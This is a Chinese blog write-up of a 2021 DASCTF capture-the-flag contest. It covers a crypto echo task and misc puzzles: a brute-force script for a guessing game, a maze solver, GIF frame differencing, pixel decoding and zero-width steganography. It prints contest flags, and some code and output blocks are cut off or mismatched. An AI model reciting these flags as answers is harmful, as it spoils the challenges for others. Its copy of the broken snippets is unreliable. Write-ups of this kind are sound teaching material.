2021DASCTF实战精英夏令营暨DASCTF July X CBCTF 4th WriteUp

原创


是Mumuzi 于 2021-08-02 11:59:46 发布 1796 收藏 8
分类专栏： ctf buuctf

ctf 同时被 2 个专栏收录
75 篇文章 28 订阅
订阅专栏
buuctf
15 篇文章 2 订阅
订阅专栏

最后十分钟掉了4名可还行

只写自己做了的，队友出的就不写了
题目：
Crypto：Yusa的密码学签到——BlockTrick
MISC：5道+1道赛后复现(共6道)
WEB：ezrce、cat flag、easythinkphp、jspxcms、cybercms

Crypto：Yusa的密码学签到——BlockTrick


```
C:\Users\mumuzi>nc node4.buuoj.cn 25449
3abab707f1f1fef3c4c3685b93aad053
3abab707f1f1fef3c4c3685b93aad053
1add8f96f5f74ec0ee76f8bb8ab8ea93
Try again
1add8f96f5f74ec0ee76f8bb8ab8ea93
flag{da503446-5e49-4ef7-91bc-493af39118bc}
```

不知道啥意思，反正暂且当复读机就行了。

MISC-问卷题

```
DASCTF{79f3bb47a2e2d46def82c052eccb7b80}
```

MISC-red_vs_blue

一共66轮，本来想手动发现90s会自动断开，还发现在同一轮nc里面的答案是固定的，于是可以写脚本试错在90s内赢66轮

```
p=remote("node4.buuoj.cn",26137)
context.log_level='debug'
answer='b'*66
f=False
while True:
    for i in range(66):
        p.recvuntil('choose one [r] Red Team,[b] Blue Team:')
        p.sendline(answer[i])
        p.recvuntil("Team")
        p.recvuntil("Team\n")
        if p.recv(5).decode()=="Sorry":
            p.recvuntil('Play again? (y/n): ')
            answer=answer[:i]+'r'+answer[i+1:]
            p.sendline('y')
            break
        else:
            continue
        try:
            flag1=p.recvuntil('flag')
            flag2=p.recvuntil('\n')
            f=True
            break
        except:
            pass
    if f:
        break
print(flag1,flag2)
```

MISC-funny_maze

麻了麻了，照着改了好多次，2个半小时就没了

原脚本：https://blog.csdn.net/qq_29681777/article/details/83719680


对其进行修改：

```
def winner(n):
    dirs = [(0, 1), (1, 0), (0, -1), (-1, 0)]  # 当前位置四个方向的偏移量
    path = []  # 存找到的路径


    def mark(maze, pos):  # 给迷宫maze的位置pos标"2"表示“倒过了”
        maze[pos[0]][pos[1]] = 2


    def passable(maze, pos):  # 检查迷宫maze的位置pos是否可通行
        return maze[pos[0]][pos[1]] == 0


    def find_path(maze, pos, end):
        mark(maze, pos)
        if pos == end:
            print(pos, end=" ")  # 已到达出口，输出这个位置。成功结束
            path.append(pos)
            return True
        for i in range(4):  # 否则按四个方向顺序检查
            nextp = pos[0] + dirs[i][0], pos[1] + dirs[i][1]
            # 考虑下一个可能方向
            if passable(maze, nextp):  # 不可行的相邻位置不管
                if find_path(maze, nextp, end):  # 如果从nextp可达出口，输出这个位置，成功结束
                    print(pos, end=" ")
                    path.append(pos)
```

```python
                    return True
        return False


    def see_path(maze, path,counts):  # 使寻找到的路径可视化
        count = 0
        for i, p in enumerate(path):
            if i == 0:
                maze[p[0]][p[1]] = "E"
            elif i == len(path) - 1:
                maze[p[0]][p[1]] = "S"
            else:
                maze[p[0]][p[1]] = 3
        print("\n")
        for r in maze:
            for c in r:
                if c == 3:
                    print('\033[0;31m' + "*" + " " + '\033[0m', end="")
                    count += 1
                elif c == "S" or c == "E":
                    print('\033[0;34m' + c + " " + '\033[0m', end="")
                elif c == 2:
                    print('\033[0;32m' + "#" + " " + '\033[0m', end="")
                elif c == 1:
                    print('\033[0;;40m' + " " * 2 + '\033[0m', end="")
                else:
                    print(" " * 2, end="")
            print()
        print(count+1)
        counts = count +1
        return counts



    p.recvuntil("#"*n + '\n')
    map = ["#"*n]
    for i in range(n-1):
        map.append(str(p.recvline())[2:-3])
    for i in map:
        print(i)
    maze = [[0]*n for i in range(n)]
    for h in range(len(map)):
        for w in range(len(map)):
            if(map[w][h] == '#'):
                maze[w][h] = 1
            if(ord(map[w][h]) == 32 or map[w][h] == 'S' or map[w][h] == 'E'):
                maze[w][h] == 0
    print(maze)
    for h in range(len(map)):
        for w in range(len(map)):
            if(map[w][h] == 'S'):
                start = (w,h)
            if(map[w][h] == 'E'):
                end = (w,h)
    counts = 0
    find_path(maze, start, end)
    c = see_path(maze, path,counts)
    p.recvline()
    p.sendline(str(c+1))
```

```python
from pwn import *
context.log_level ='debug'
p = remote("node4.buuoj.cn",29622)
p.sendline("1")
winner(11)
winner(21)
winner(31)
winner(101)
winner(111)
```

这里定义为了函数，是为了初始化，如果不定义成函数，就会出现错误。还有就是定义二维数组一定要像我那样定义，不然会出现非理想的情况，免得自己排查都没排除清楚。



```python
for i in range(4):  # 否则按四个方向顺序检查
    nextp = pos[0] + dirs[i][0], pos[1] + dirs[i][1]
    # 考虑下一个可能方向
    if passable(maze, nextp):  # 不可行的相邻位置不管
        if find_path(maze, nextp, end):  # 如果从nextp可达出口，输出这个位置，成功结束
```

```
333
[DEBUG] Sent 0x4 bytes:
    b'334\n'
[DEBUG] Received 0x6a bytes:
    b'\n'
    b'ohhh,You actually walked out of the maze!\n'
    b'this is your flag:\n'
    b'flag{c3883c64-06b3-4308-9bf0-abb510b3815a}\n'
    b'\n'
[*] Closed connection to node4.buuoj.cn port 29622
Traceback (most recent call last):
  File "C:\Users\mumuzi\Desktop\tmp.py", line 868, in <module>
    winner(111)
  File "C:\Users\mumuzi\Desktop\tmp.py", line 832, in winner
    p.recvuntil("#"*n + '\n')
  File "C:\Users\mumuzi\PycharmProjects\pythonProject\venv\lib\site-packages\pwnlib\tubes\tube.py", line 333, in recvuntil
    res = self.recv(timeout=self.timeout)
```


MISC-Just a GIF

类似国赛的GIF，甚至比国赛的简单
首先GIF用GIFFrame分离，一共得到451张图片
每11张为一组，一共41组，一组一组的来比较，即第一组第x张和每组第x张比较，相同画白，不同画黑
听不懂就看脚本


```python
from PIL import Image
import os
from tqdm import tqdm

path = 'C:\\Users\\mumuzi\\Desktop\\Just_a_GIF'
pic = ['']*451
i = 0
for filename in os.listdir(path):
    pic[i] = filename
    i += 1
print(pic)

tmp = Image.open(path+'\\Frame0.png')
w,h = tmp.size[0],tmp.size[1]
img = Image.new('RGB',(w,h),(255,255,255))
count= 0
flag = ''
#上面没用，是当时调试的时候写的，忘了删了
for i in tqdm(range(11)):
    picn = Image.new('RGB',(w,h),(255,255,255))
    for t in range(1,41):
        pic1 = Image.open(path+'\\Frame'+str(i)+'.png')
        pic2 = Image.open(path+'\\Frame'+str(i+t*11)+'.png')
        for j in range(h):
            for k in range(w):
                tmp1 = pic1.getpixel((k,j))
                tmp2 = pic2.getpixel((k,j))
                if(tmp1 != tmp2):
                    picn.putpixel((k,j),(0,0,0))
    picn.save(str(i)+'.png')
```

妈的，笑死，我当时到底在写什么玩意儿，前面获取了目录后面为啥不直接用目录，有病。
想起来了，上面，for i 前面的 都不用看，那是当时在调试的时候测试的，只需要从for i in tqdm(range(11))开始看就行了


我的命名是从0开始到450的
然后跑出来：



很容易看出来是要拼起来，9张图手撸即可



DataMatrix
https://demo.dynamsoft.com/barcode-reader/



Cost 109 ms.
Found 1 barcode(s) in this file.
DATAMATRIX DASCTF{6bb73086aeb764b5727529d82b084cce}


This demo is built with Dynamsoft Barcode Reader SDK.
Get Free Trial >

```
DASCTF{6bb73086aeb764b5727529d82b084cce}
```

MISC-Nuclear wastewater

核~~废~~水

原本黑黑的二维码变成了彩色的，把他的值打印出来，发现2通道为0，另一通道不为零



```
[0, 104, 0]
[0, 104, 0]
[0, 89, 0]
[0, 75, 0]
[0, 0, 40]
[0, 0, 75]
[0, 0, 116]
[0, 0, 64]
[0, 0, 105]
[0, 0, 83]
```

将其转字符，因为包含不可打印字符，所以这里把范围限制到32~128

```python
from PIL import Image
img = Image.open('Nuclear wastewater.png')
w,h = img.size[0],img.size[1]
for i in range(3):
    for j in range(10,h-10,10):
        for k in range(10,w-10,10):
            tmp = list(img.getpixel((k,j)))
            if(tmp != [255, 255, 255] and int(tmp[i]) != 0 and tmp[i]>32 and tmp[i]<128):
                print(chr(tmp[i]),end='')
```


虽然我知道if判断那里前两个条件多余了，但是当时是这样做的，就还是这样写吧。

得到：

> Ys>UEJht#?ppeEFtstR#$_{:hi}$tR:@s@YRteK#e@KsR&E&:eR:Eht/#iKtteYKhYKYhhhihhKtC2tt:HVEesY&#@Rj!seRi:eitEtKsetKtEE:hh#h#eYKYihhYK(Kt@iSY$KY/@pRsEetsip:~h@eeEs!E&&::EsEEei#/iYe#/ieKKt//iKYhh

然后词频

```python
from collections import Counter
f = 'Ys>UEJht#?ppeEFtstR#~:hi~tR:@s@YRteK#e@KsR&E&:eR:Eht/#iKtteYKhYKYhhhihhKtC2tt:HVEesY&#@Rj!seRi:eitEtKsetKtEE:hh#h#eYKYihhYK(Kt@iSY$KY/@pRsEetsip:~h@eeEs!E&&::EsEEei#/iYe#/ieKKt//iKYhh'
c = Counter(f)
print(c)
```




```
from collections import Counter
f = 'Ys>UEJht#?ppoEFtstR#~:hi-tR:@s@MRtoK#o@KsR&E&-oR:Eht/#iKtteYKhYKYhhhihhKtC2tt:HVEosY&#@Ri!soRi:oitEtKsotKtEE:hh#h#eYKYihhYK|Kt@
c = Counter(f)
print(c)
```

```
C:\Users\mumuzi\PycharmProjects\pythonProject\venv\Scripts\python3.exe D:/1python脚本/python脚本收集/词频统计1.py
Counter({'t': 18, 'h': 17, 'e': 16, 'K': 15, 'E': 14, 'Y': 13, 'i': 12, 's': 11, ':': 10, '#': 9, 'R': 8, '@': 7
1, '?': 1, 'F': 1, 'C': 1, '2': 1, 'H': 1, 'V': 1, 'j': 1, '(': 1, 'S': 1, '$': 1})
```

#R@/&p~!，因为后面词频为1，出题人肯定不会将1的放进去，不然就不知道顺序，做起来稍微麻烦了一点，测试发现果然如此，解压成功。

> #R@/&p~!


然后用winhex查看解压的txt



```
FF FE 0C 20 0C 20 0C 20  0C 20 0C 20 0C 20 0C 20 ÿþ
0D 20 0E 20 0D 20 0E 20  0C 20 0C 20 0C 20 0C 20
0C 20 0C 20 0C 20 0D 20  0E 20 0D 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0C 20 0D 20 0E 20
0D 20 0E 20 0C 20 0C 20  0C 20 0C 20 0C 20 0C 20
0C 20 0D 20 0E 20 0D 20  0D 20 0C 20 0D 20 0C 20
0E 20 0C 20 0C 20 0D 20  0D 20 0D 20 0E 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0C 20 0C 20 0D 20
0E 20 0E 20 0D 20 0C 20  0D 20 0D 20 0C 20 0C 20
0C 20 0D 20 0D 20 0E 20  0E 20 0C 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0D 20 0E 20 0D 20
0D 20 0C 20 0C 20 0C 20  0C 20 0C 20 0C 20 0C 20
0D 20 0E 20 0E 20 0C 20  0C 20 0D 20 0C 20 0E 20
0E 20 0E 20 0D 20 0C 20  0C 20 0D 20 0C 20 0D 20
0C 20 0C 20 0E 20 0E 20  0D 20 0E 20 0C 20 0C 20
0E 20 0C 20 0C 20 0D 20  0D 20 0C 20 0C 20 0D 20
0E 20 0D 20 0C 20 0D 20  0D 20 0C 20 0D 20 0C 20
0E 20 0C 20 0C 20 0E 20  0C 20 0C 20 0D 20 0D 20
0C 20 0D 20 0D 20 0C 20  0D 20 0E 20 0E 20 0E 20
0E 20 0E 20 0D 20 0C 20  0D 20 0C 20 0D 20 0C 20
0D 20 0E 20 0D 20 0D 20  0C 20 0D 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0E 20 0D 20 0D 20
0D 20 0C 20 0C 20 0C 20  0C 20 0C 20 0C 20 0D 20
0C 20 0E 20 0E 20 0C 20  0C 20 0C 20 0C 20 0C 20
0C 20 0C 20 0D 20 0D 20  0C 20 0E 20 0E 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0D 20 0D 20 0C 20
0E 20 0C 20 0C 20 0C 20  0C 20 0C 20 0C 20 0C 20
0D 20 0C 20 0E 20 0E 20  0C 20 0C 20 0C 20 0C 20
0C 20 0C 20 0C 20 0D 20  0D 20 0D 20 0D 20 0C 20
0C 20 0D 20 0C 20 0C 20  0E 20 0D 20 0C 20 0E 20
0C 20 0C 20 0D 20 0C 20  0D 20 0D 20 0D 20 0E 20
0D 20 0E 20 0D 20 0E 20  0C 20 0D 20 0C 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0E 20 0D 20 0D 20
0D 20 0C 20 0C 20 0C 20  0C 20 0C 20 0C 20 0D 20
0C 20 0C 20 0D 20 0C 20  0C 20 0C 20 0C 20 0C 20
0C 20 0C 20 0D 20 0C 20  0C 20 0E 20 0D 20 0C 20
0C 20 0C 20 0C 20 0C 20  0C 20 0C 20 0D 20 0E 20
0D 20 0D 20 0C 20 0D 20  0C 20 0E 20 0C 20 0C 20
0C 20 0C 20 0D 20 0C 20  0C 20 0C 20 0D 20 0C 20
0D 20 0E 20 0D 20 0C 20  0C 20 0D 20 0E 20 0E 20
4F 00 49 00 45 00 4E 00  4B 00 4D 00 41 00 4A 00 O I E N K M A J
4F 00 4C 00 45 00 4F 00  4B 00 4D 00 41 00 4A 00 O L E O K M A J
4F 00 48 00 45 00 43 00  4C 00 48 00 42 00 43 00 O H E C L H B C
50 00 47 00 46 00 44 00  4C 00 4E 00 42 00 49 00 P G F D L N B I
```

发现零宽隐写，包含：U+200C U+200D U+200E

http://330k.github.io/misc_tools/unicode_steganography.html



Text in Text Steganography Sample

Original Text: Clear (length: 608)

```
OIENKMAJOLEOKMAJOHECLHBCPGFDLNBIPAFFLPBKPIFNLEBBPPFKLFBAPEFBLJBMPHFCLEBBPMFJLEBBP
LFOLHBCPCFHLNBIPDFGLHBCPPFKLIBNPHFCLDBGPGFDLBBEPPFKLHBCPPFKLMBJPDFGLCBHPHFCLBBEPI
FNLNBIPOFLLMBJPDFGLBBEPEFBLBBEPPFKLGBDPOFLLABFPMFJLABFPCFHLNBIPDFGLMBJPEFBLIBNPHF
CLLBOPOFLLBBEPIFNLDBGPAFFKAAFOPEKKDAGOGEDKJAMOAEFKLAOOIENLIBNPEFBLLBOPJFMLFBAPLFO
LFBAPNFILEBBPLFOLFBAPAFFLJBMPHFCLJBMPBFELIBNPHFCLIBNPNFILBBEPPFKKPAKOHECKMAJOAEFK
KAPOIENKFAAOLEOKHACOPEKKAAFOPEKKAAFOFEAKJAMOHECKLAOODEGKMAJOAEFKPAKONEIKBAEOIENKA
AFODEGKAAFOPEKKLAOOOELKJAMOAEFKGADOFEAKEABOLEOKOALOLEOKJAMOAEFKIANOLEOKIANOEEBKFA
AOHECKBAEOIENKJAMOKEPKMAJPMFJLCBHPEFBLNBI
```

